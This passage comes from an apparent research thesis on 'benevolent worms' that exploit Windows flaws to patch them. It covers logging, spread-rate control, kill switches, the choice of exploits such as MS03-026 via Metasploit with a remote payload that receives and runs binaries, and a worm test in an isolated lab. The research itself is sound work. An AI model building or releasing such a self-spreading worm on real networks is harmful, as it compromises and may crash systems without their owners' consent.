It is possible for a third party to tamper with or even delete the log. If access restrictions can be placed on the file then this may be limited assuming another malicious program (example: worm) doesn't also gain administrator privilege and delete or modify it. The benevolent worm could send a network signal that the target machine was infected by it and a log generated. If that log was missing the administrator would know someone or something deleted it. As for modifying the log one could have the benevolent worm sign or hash each line of the log, but a malicious program could simply rewrite the entire log with a new hash code. The benevolent worm could also digitally sign its log, but to do so it would have to have a signing key embedded in it which although more difficult could be stripped out of it by a malicious program and used by it to sign a fake or tampered log as well. This is a problem that simply cycles back and forth like a game of cat and mouse. If the benevolent worm is successful in patching a system and thus blocking any malicious worm then the log should be valid. It is, however, possible that a malicious intruder/program can tamper with the log therefore it should not be fully trusted without some other external verification. Another possibility would be to have the log sent to a central point during execution. The central point would be a trusted store for the log. However, it is possible that a malicious worm/program already on the system could simply block access to the central log repository or even send a fake log to it. This also could cause scalability issues since nodes would have to send data out to this point across the network. Another method would be a decentralized log collection facility where nodes running the benevolent worm send the data

back to the originating node via their peers. Suppose the benevolent worm peer network graph resembles a binary tree. The root (originator) node would generate its own key to sign its own log. For child nodes the parent node would create a new key for each one to use to sign their own logs. This continues along the tree so that the parent can state that it created and signed a key for its child node. It is still possible that a malicious program was running on one of the nodes when the benevolent worm began execution. It could have stolen the key for that child node which it could use to fake the log data. That segment of the tree is untrusted for the log data for that node and any supposed child nodes. However, if by some means of manual human verification a node can be ascertained as not having been compromised by a malicious intent program (with logic to specifically fake log information for the particular benevolent worm) then the log data can be verified. This, however, requires external verification for each and every node. At best when a particular node is known to have been tampered with then all nodes under it are considered tainted as well.

One aspect of the log is that a trace of nodes the benevolent worm has visited is available. If one node's log claims it was seeded from another node but that node's log does not indicate that it attempted to spread itself to that child node then a discrepancy has been detected. At that point we know that one or possibly both node's logs are incorrect. This could have been caused by tampering or from logs put together that are not from the same execution of the same benevolent worm.

Proof of validity of a log on a node is a difficult problem. The same issue exists with system logs that record things such as user logins. If a malicious program obtains system or administrator rights it has access to modify log files to hide its tracks even if the log files were signed (RFC5848 2010). The ability to detect such behavior relies on the malicious program not

knowing what verification methods are in use. The addition of new verification techniques at each subsequent version of the benevolent worm can provide a small time frame for detecting tampering. The study of this problem is left to future work.

The log content format should confirm to a known standard for easier parsing. The encoding should be UTF8 with the appropriate byte order mark at the beginning of the file. The use of UTF8 allows for a log file to contain messages from an OS in a language other than English. Each line should start with a date and time stamp for that entry. The use of the UTC time zone for the stamps was chosen because it avoids daylight savings time and local machine time zone confusion. At startup the log should contain a line that states what standard it is using. My choice was ISO 8601:2004 (ISO8601 2004) as it provides all the necessary details and is popular in use. An example line when reporting the standard used is given below (leading indent added for this paper but not in actual log):

2012-02-20T14:51:22,98Z Date and time stamp format is ISO 8601:2004

The stamp can be broken down as per the ISO 8601 specification as follows:

- The first four digits represent the year (YYYY)
- Hyphens (-) are separators
- The next two digits represent the month (MM)
- The next two digits represent the day of month (DD)
- The ‘T’ is the ISO 8601 separator to indicate that the time is coming next
- The next two digits represent the 24-hour hours (hh)
- The colons (:) are ISO 8601 extended format separators
- The next two digits represent the minutes (mm)

- The next two digits represent the seconds (ss)
- The comma (,) is the ISO 8601 unit faction indicator, in this case for unit seconds.
- The next three digits represent the milliseconds (fff) which is a fraction of a second
- The ‘Z’ indicates that UTC time zone is being used and not local time

A single log line shall consist of the following composition:

<ISO 8601 timestamp><single tab><message><carriage return><new line>

- <ISO 8601 timestamp> is the date and time stamp as outlined previously
- <single tab> is the separator between the date and time stamp and the message. UTF8 code 0x0009
- <message> is the message for the log entry. It should not contain any control characters
- <carriage return> corresponds to UTF8 0x000D
- <new line> corresponds to UTF8 0x000A

Local time according to the machine is used to avoid excessive traffic over the network to a time server especially if one doesn’t exist. This could lead to incorrect times in the log. The solution is for the source machine attempting to spread the worm to also include information about its source IP address and current date and time for logging by the worm on the target machine. This would allow relative comparison of time and an accuracy within a few seconds from source to target as the worm spreads.

One important log entry consists of a hash of the worm executable or code. This serves as version and verification information on the worm code executed on the machine. For the implementation used in testing the worm actually hashes its compiled code in memory to ensure

a consistent version hash of the code as there may not be a readable on-disk copy of the worm binary code.

Another entry should be any configuration settings used when the worm was seeded such as the targets or network controls.

Another important entry contains information about the source machine that triggered the worm. Information such as the source IP address of the machine that just exploited the worm on the target system as well as the original seed for the worm are useful for tracing the path the worm took. If the worm is running on the first machine (seed) it should simply state it is the source.

The verification of the benevolent worm's actions as according to the log entries must satisfy three properties:

1. ASSERT(statement was executed as claimed)
    a. Inspect registry, maybe even scan binaries
2. ASSERT(statement N+1 occurred after statement N for all N)
3. ASSERT(there were no intervening statements that could undo any of the previous assertions)
    a. i.e. The user or a malicious program didn't uninstall an installed update

Again this is assuming that the log hasn't been tampered with by another entity so as to remove data or insert fake data. Detection of log tampering may be possible if the order of events indicates that an update was installed when in reality it wasn't possible for it to be installed until another update patch was installed first (assertion #2). Additionally missing statements that were expected could indicate tampering.

4.3. Network Congestion Control

The worm must be provided with a network range or list to target. This may just be a range given by the person initiating or seeding the worm. It could also be a specific list of known IP addresses that should be targeted. Either way the speed or rate at which the worm attempts to spread itself must be controlled.

A malicious worm is typically interested in spreading as quickly as it can. An exponential approach is generally used where random targets are chosen. For a benevolent worm spreading at a linear rate is more desirable because it reduces the chance of out-of-control network congestion. Although this is slower it can still achieve the goal of patching vulnerable systems. My implementation uses the following algorithm for choosing a target:

1. Take the next target IP from a list of IPs to target
2. Attempt to exploit the target
3. If the target was not exploited (didn't exist or not vulnerable)
    a. Select the next target in the list
        i. If list is exhausted worm simply exits
    b. Repeat starting at step 2
4. If the target was exploited
    a. Upload the worm code
    b. Start remote execution of the worm
    c. Send the remote worm the remaining list
    d. Worm continues attempting to spread on new target
5. Current worm simply exits

This implementation is a simple hop-to-hop linear approach. It doesn't take into account what happens if one of the hops is rebooted or disconnected while the worm is attempting to spread again. One possible solution would be to have previous nodes in the chain continue to run and do keep-alive checks of other nodes. If another node stops responding then the node doing the keep-alive check could resume the target list. This leaves a small possibility that a network division could cause the worm to spread from multiple systems at the same time, but if the network is partitioned this is desirable anyway. In the worst case all nodes would have the worm running on them, all nodes become disconnected, each node tries to resume spreading the worm in fail-over mode, and then all nodes become connected again. This would lead to a possible surge of traffic when all the nodes are connected once again. A solution would be to have nodes on a local subnet send a broadcast packet stating they are trying to spread on the network. If a node sees many broadcasts from other nodes then the nodes could all back-off and do an election on who should try to propagate next.

The primary concern is avoiding congestion of the network caused by the worm. Since only one system will be spreading the worm at a time this minimizes network traffic even though it is much slower when compared to exponential spreading.

Another method would be to have one node act as a central node which does all of the exploit attempts. Nodes that are compromised would simply run the benevolent worm code to patch the system and report back to the central node when they were done. The disadvantage is that some nodes may not be reachable from a central node but are by their neighbors or peers. This would have the advantage of being able to more easily stop the spread of the benevolent worm if such a need arises.

Yet another case to consider in hop-to-hop is being able to reach nodes behind firewalls. If a node in the chain exploits another node and that new node tries to reach another node it may be blocked by firewalls whereas the first node may not be. So whenever a node has a failure in exploiting a node it should report that failure to its parent or other peers so they can attempt to reach the desired node through a different route. This is akin to a flooding technique although in order to scale logic about network routes and topology would have to be used to actually limit the traffic sent. Selection of a nearby node with access to a different network may be useful in this case. This network graph theory problem is left to further research.

One alternative possibility is to also use a split strategy for distribution. By reading the local routing table the worm could choose to fan out on a local network (which typically has lots of bandwidth) and fan in on a non-local network. For example, a node could choose to spread to 10 targets when they fall on a subnet that the node is connected to but only do 1 target when it would go through the default gateway (and probably limited bandwidth WAN) instead. This would give exponential behavior on the local network and linear on any non-local networks. To prevent local network congestion the fan out could also be limited so that only X parallel linear streams of the worm are started. Further hops would not continue to fan out but remain linear and divide the target list evenly.

4.4. Semi-autonomous Replication

In addition to the controls specified in "Network Congestion Control" it is also desirable that the benevolent worm could be seeded inside a particular network. A network administrator could begin the execution on a trusted machine and instruct the worm via configuration options to only spread onto machines with a given local network address block. The worm would only spread to subnets specified in the configuration and never venture out of that range even if links

are provided by infected targets. This could also allow for a centralized server to be used for reporting back results inside the network. In this case the network administrator could make user notification optional or simply state on the machine that it will be patched without any Cancel option. A termination option such as a specific date and time could also be provided and controlled by the network administrator.

Additionally, a kill-switch should be made available to terminate the execution of the worm over a multicast network port. This allows for shutting down a worm on a segment or subnet of a network in an efficient manner. Usefulness of such a kill switch would be to provide a network administrator the ability to stop an already spreading worm inside their network. This does, however, have the limitation that a malicious worm or person could also stop the benevolent worm on a local network from continuing to propagate. One possible solution would be to have some type of authentication mechanism so that only certain nodes could transmit the signal. Such a scheme could be spoofed however. Another possible solution would be to only accept the signal if it was known to come from a node that had the benevolent worm successfully ran on with perhaps a quorum of successfully patched nodes agreeing to a shutdown signal. It would still be possible to fake by a malicious worm/program/attacker, but it would require a majority quorum of compromised systems. A method of detecting spoofed IP packets may still be necessary though to determine if a voting node really did vote or not. This may be best accomplished by the worm querying its parent (node that transmitted it to the current machine) instead of relying solely on a broadcast (if the parent is still accessible). A malicious worm/program/attacker that was spoofing kill signal packets would be ignored for nodes known to not be in the benevolent worm graph and for spoofed nodes in the graph the benevolent worm could query other nodes to first check if they actually sent a kill signal. Successful exploitation

would then require that the malicious program be able to either control packets going into the querying node or a majority control of nodes in the benevolent worm graph.

4.5. Notification

The end-user, whether an administrator or regular user on the machine, should be notified that the worm will execute repairs and continue to spread in X time units unless the user selects Cancel. The default should be "Go Ahead" for the user to click on. This could affect the spread of the worm as noted in the "Network Congestion Control" section.

If no user is currently logged on the message should be displayed on the login screen. In the event that the system was suspended (sleep or hibernate) upon resuming the worm should continue the countdown.

Other useful information would be a URI link that could take the user to a website to explain the purpose of the worm and why their system is vulnerable. This could also be set to a custom link for a particular network if a network administrator seeded the worm on their network to begin with.

The test implementation currently lacks any notification mechanism since the answer was always going to be yes. The best way to provide this notification and present it is left as a future work.

4.6. Undo

Allowing an administrator on the system to undo all changes made by the worm is important. This gives more control back to the person responsible for the system in the event that the worm caused unforeseen issues. It also provides the administrator or user a feeling of

more control on their network and systems. A simple double-click on an icon on the desktop would be one way to make this simple for the user.

Another possible option would be the implementation of another version of the benevolent worm that can undo what the previous worm did (gaining initial access in some other method or possibly the same way still). This would be especially useful if the first version of the worm didn't fully and correctly patch the system as it would allow an automated fix to be distributed.

4.7. Other Considerations

The worm should not consume excessive CPU on the infected system. This can be accomplished by having the worm process lower its CPU priority to a lower or even the lowest setting. This does incur the risk of the system being so busy that the worm doesn't execute in a timely manner, but the trade-off of reducing harmful interference of usability by the system is justified. Memory usage must also be taken into account such that if the system becomes low on resources the worm should consider immediate termination to free them.

4.8. Choosing an Exploit

The highest risk a benevolent worm poses is during the phase where it is trying to exploit a vulnerability on a target. The goal is to execute the benevolent worm's code on the target system so it can patch it. This could happen before a malicious worm has exploited it or even afterwards (in an effort to clean the system of the malicious program). When executing the exploit three things could happen:

1. The exploit does nothing (the system was patched, firewalled, or not vulnerable)

2. The exploit successfully executes on the target and the benevolent worm code executes
3. The exploit causes the target to crash

In the first case the benevolent worm simply logs that it didn't get access and moves on. The third case is typically caused because most exploits must trigger a memory buffer overflow of some type in order to get the target to execute the exploit's payload code. If the memory doesn't align correctly then the target service or machine could crash instead of executing the desired code. In fact even in the second case a service on the target that was exploited could still crash yet execute the worm's code. Many systems are setup to simply restart the service in the event that the process crashes. In some cases the service can be so critical that the OS must automatically restart the system. However, one possibility is that the service or target simply locks up and stops responding. The OS may not detect the crash or be unable to restart the service.

During testing I investigated vulnerability MS03-026 (Microsoft 2003) as a potential exploit for my test benevolent worm code. Using an exploit from exploit-db.com (ey4s 2003) I compiled the code (using MinGW) and executed it against a Windows XP Professional 32-bit VM without any service packs (or other patches) with the result shown in figures 1 and 2:

Figure 1: Exploit crashing service






Figure 2: System rebooting after crash by exploit



The result being that the service crashed, and the system rebooted in order to recover. This did not allow the execution of the payload on the target system and underlined the issue of the risk of attempting to exploit remote systems.

Using another exploit code (Moore 2009) to exploit this vulnerability (SecurityFocus 2009) however was successful as shown in figure 3:

Figure 3: Successful exploit without crash



With this known successful vector I researched a well written exploit for use in the test implementation code. The security exploit framework Metasploit provided a nice implementation for successfully exploiting the target Windows OS systems without crashing them (Moore 2012). The chosen payload was a small program that would listen on port 65534 for binary data that it saves to disk and executes on the target system. This allows the worm to copy its larger executable from machine to machine without having to worry about constraints of running inside the initial exploit payload.

The initial release of an exploit is usually coded for a specific platform. Because deeper exploration of the memory structure of varying platforms or patched systems hasn't been completed yet the exploits can cause crashes or not work at all. As time goes on researchers are

able to refine the exploit so it can better handle the memory addresses with a smaller chance of causing a crash (the ideal goal being to successfully get remote code execution whether for a malicious or benevolent worm). A good example of this can be seen in the exploit development of MS08-067 (Microsoft 2008). Exploits available on exploit-db.com (Exploit Database 2012) show the history of code for this exploit. Stephen Lawler's code shows one of the first published discoveries of the issue which simply causes the service to crash (Lawler 2008). Debasis Mohanty's code utilizes the Python programming language along with libraries designed to support the RPC protocol to allow it to better interact with the service in an easier to understand manner (Mohanty 2008). In addition the code also takes into account different editions and versions of the Windows OS to increase the success of the exploit executing code on the target. The most advanced exploit code comes from Metasploit which has code written in Ruby that can handle many different Windows OS editions and versions as well as verify if the target is actually vulnerable (Moore 2012).

To avoid these issues a benevolent worm should fingerprint (OS, Version, Architecture) a target to determine if it has an exploit that can successfully work against it. The more detailed a fingerprint is the better an exploit can be crafted to correctly execute on the platform. However, knowledge of every platform with every patch level is not feasible. One of the large arguments against benevolent worms is that they will encounters systems for which the exploit (or vulnerability fix patch) may have not been tested and which could cause unknown side-effects. While virtual machine technology does simplify the setup of large test environments, of which a number of OSes at various patch levels is possible, it would still be difficult to cover every possible configuration. Therefore, a benevolent worm should be targeted for specific platforms that can be readily verified by automated means via fingerprinting with a low probability of

misidentification. In addition the ability of the worm to detect that the target system crashed when it attempted an exploit is useful. The worm could even send out a notification to its peers that a target system appears to have crashed along with the fingerprint it obtained. If a benevolent worm node sees a certain threshold of peer notifications of a crash it could blacklist any targets that have a corresponding fingerprint to avoid continual crashing. This may even result in an auto-kill switch if all targets are blacklisted as mentioned in the "Semi-autonomous Replication" section.

4.9. Vulnerability Fix

Methods of patching a vulnerable system can vary depending on the nature of the exploit. Adding a firewall rule to simply block the service is not advisable because to do so automatically would lead to a denial of service to that system. The normal path for a benevolent worm would be to download an available patch to update the affected service/OS instead.

Once running the benevolent worm could simply download an official patch from the software vendor via the web. Microsoft, for instance, distributes official patches via the Windows Update web site. The updates also allow for easy removal by simply running an uninstaller for it. However one difficulty is that the machine the worm is running on may not have public Internet access or the bandwidth going out may be limited which would cause congestion on the network. A solution to this issue is to have the worm query its peers for a copy of the update patch and download it from them.

Some networks have designated local update servers (i.e. Microsoft Windows Server Update Service) that the local machines are pointed towards. The benevolent worm could also

trigger the local update service to download and install updates via this service which would also save WAN network bandwidth.

In some cases for systems that have already been compromised the malicious program has disabled anti-virus and system updates. The malicious program can even modify the local DNS resolver hosts file so that any attempts to access the updates sites via their domain name will fail. If the benevolent worm successfully executes on such a system it could be coded to repair the damage done by the malicious program and re-enable updates. This is a similar idea to the Symantec patented worm (Isenberg 2007) that will go and install or repair the anti-virus client on the system and communicate with a designated central server to obtain the necessary anti-virus software for the machine.

For the test worm implementation since the test environment has no public Internet connection the worm will simply obtained the needed patch code executable by copying it from hop-to-hop along with the worm executable and options. Microsoft KB823980 (WindowsXP-KB823980-x86-ENU.exe) was used for the patch which is targeted at systems running Microsoft Windows XP 32-bit. This means that some targets that are exploited by the worm and run it will not be able to successfully patch since they are not Windows XP. Details are provided in the "Evaluation" section.

5. Evaluation

A benevolent computer worm was designed and written for use in testing of the feasibility of a benevolent worm following the characteristics mentioned above. The code was written in the C++ language with all libraries statically compiled using g++ (MinGW) 4.6.2. C++ has the advantage of object-oriented programming as well as easier to use string

manipulation libraries which help to avoid accidentally creating buffer overflow vulnerabilities in the worm itself. Buffer overflows must be avoided in the worm itself to prevent counter-attacks from using the worm as a vulnerability to exploit or access to the system. The use of the Java programming language was considered, but it would require the target to have a supporting Java JVM installed which isn't universal or consistent. Although C++ compiled code is slightly larger than C code it isn't significant enough for this project or distribution of the worm. The primary consideration in complied executable size is whether the code can fit into memory for a various exploit as well as minimizing network traffic congestion. Since many various machines are accessed with various versions of installed common libraries it is necessary to statically compile and link all the necessary code which does increase the size but does avoid the trouble of machines with missing dynamic libraries. This does possibly exclude some third party libraries from being used if they add too much to the size of the compiled executable.

The Windows operating system was chosen because of its popularity and many known exploits. Multiple editions are used in a test environment setup in a research lab:

- 26 instances of XP Professional with no SP, 32-bit
- 2 instances of XP Professional with SP1, 64-bit
- 1 instance of Vista Business with SP1, 32-bit
- 1 instance of Vista Business with SP1, 64-bit
- 1 instance of Windows 7 Professional with no SP, 32-bit
- 1 instance of Windows 7 Professional with no SP, 64-bit
- 1 instance of Windows Server 2003 Standard with no SP, 32-bit
- 1 instance of Windows Server 2003 Standard with no SP, 64-bit

Various levels of service packs and patches are applied already with the default installation with instances left unpatched on purpose to test the spread of the worm against a known exploit. The virtual machines are all isolated into their own private network with only a single VPN providing access. In addition the Windows virtual machine guests are isolated onto their own VLAN along with firewall rules to prevent accidental release of the worm onto other networks. See Appendix A for a diagram of the network configuration.

The Windows XP Professional 32-bit VMs were vulnerable and expected to be exploited by the benevolent worm. In addition the Windows Server 2003 Standard 32-bit VM was vulnerable, but the benevolent worm does not carry an OS patch that can repair it. Thus the worm is expected to run on that system but not be able to patch it. The other VMs have versions of Windows that are not exploitable by the worm and are expected to therefore either have no effect or encounter a service or OS crash. Evaluations of these systems will help to represent possible undetermined behavior of a worm spreading in a network.

A range of IPs was defined with contiguous IPs for the same OS edition and version (see Appendix B). Breaks between OS edition groups were provided to simulate IPs that won't respond. The worm was configured to simply go through the range of IPs in sequential order including the IPs that are for non-existent virtual machines.

The worm was run from a seed host not in the test VM range. It ran the worm without attempting an OS patch on the seed system. Once the worm successfully exploits a system it copies itself and starts execution on the other system. The flow is as follows:

1. Seed VM runs worm code
2. Worm logs configuration and options

3. Worm attempts to exploit the first target IP in the provided list
4. If successful
    a. worm copies itself and runs on exploited target
5. If not successful
    a. worm tries next target IP in the provided list
6. Once worm has successful exploit it ends execution on the current host
7. Worm runs on new (successfully exploited) target host (no longer the seed)
8. Worm logs configuration and options
    a. Target list is now shorter since previous targets have been removed
9. Worm runs OS update patch
10. While target list isn't empty the worm attempts to exploit the next target IP in the list
    a. If successful worm hops to next machine and ends
    b. If unsuccessful worm tries the next target IP in the list

This process continues in a hop-by-hop fashion until the target IP list is exhausted by the last successful hop of the worm.

Target machines successfully exploited by the worm are patched but not rebooted. The particular patch for this vulnerability doesn't take effect until after a manual reboot. This is to prevent interruption of loss of data to a user. An alternative could have been to give a warning with a countdown of when the system would be rebooted.

I used a Windows Server 2008 R2 Enterprise Edition 64-bit fully patched server as the seed host. I copied the compiled worm executable (thesisworm.exe) and ran it with the following command:

thesisworm.exe thesisworm.exe Research_Options_File.txt WindowsXP-KB823980-x86-ENU.exe ISSEED

- thesisworm.exe points to the binary to be copied to each machine
- Research_Options_File.txt is the worm options and list of target IPs (example given below)
- WindowsXP-KB823980-x86-ENU.exe is the OS patch to copy and run on target
- ISSEED is a flag to indicate to not run the OS patch on the current system

Example of Research_Options_File.txt:

192.168.0.2	The previous parent (aka worm source or hop)
2012-03-23T14:50:37,537Z	The previous source timestamp
192.168.0.2	The seed IP or ID
192.168.0.150	First target IP
192.168.0.151	Second target IP
192.168.0.152	etc.
192.168.0.153	etc.

… (continues all the way to 187 for a total of 38 target IPs)

When the worm is copied to the next hop the target will receive an updated version of this options file:

1. The “previous parent” IP updated with the exploiting nodes IP address (previous hop)
2. The exploiting nodes timestamp
    - (for reference to next hop in case of system clock differences)

3. The original seed IP or ID (always the same for all hops)
4. The updated target list with all attempted target IPs by the previous hop removed

The worm runs hop-to-hop with only 1 instance (hop) attempting exploits at any time.

5.1. Steps to run test:

1. Revert all test VMs to clean snapshot before worm was run and OS is still unpatched
2. Start worm execution from seed VM
3. Once worm has finished executing collect logs from all VMs
    a. "C:\Users\Administrator\AppData\Roaming\ThesisWorm" on seed VM
    b. "C:\Windows\system32\config\systemprofile\ThesisWorm" on test (target) VMs
4. On VMs where worm did not run no logs are available
    a. The log from the test VM node in the hop chain that attempted to exploit the target will mention this
5. Manually verify that non-vulnerable VMs did not crash
    a. Review of Event Viewer system log provides this information
6. Remotely reboot exploited test VMs
    a. This applies the OS update which requires a reboot to take effect
7. Run Metasploit framework exploit against expected vulnerable systems
    a. Verify that test VMs expected to be patched were not exploited again
8. If any are exploited again it would indicate that the worm failed to patch the system

6. Test Results

The following data is given in the tables below for each test iteration:

- Total Targets (existent and non-existent) - The configured number of target IP addresses

    - Whether a target existed or not on that IP address
- Total Existent Targets - The number of actual existing targets in Total Targets
- Expected Exploited - How many targets are expected to be exploited and run the worm
- Actual Exploited - How many targets actually were exploited and ran the worm
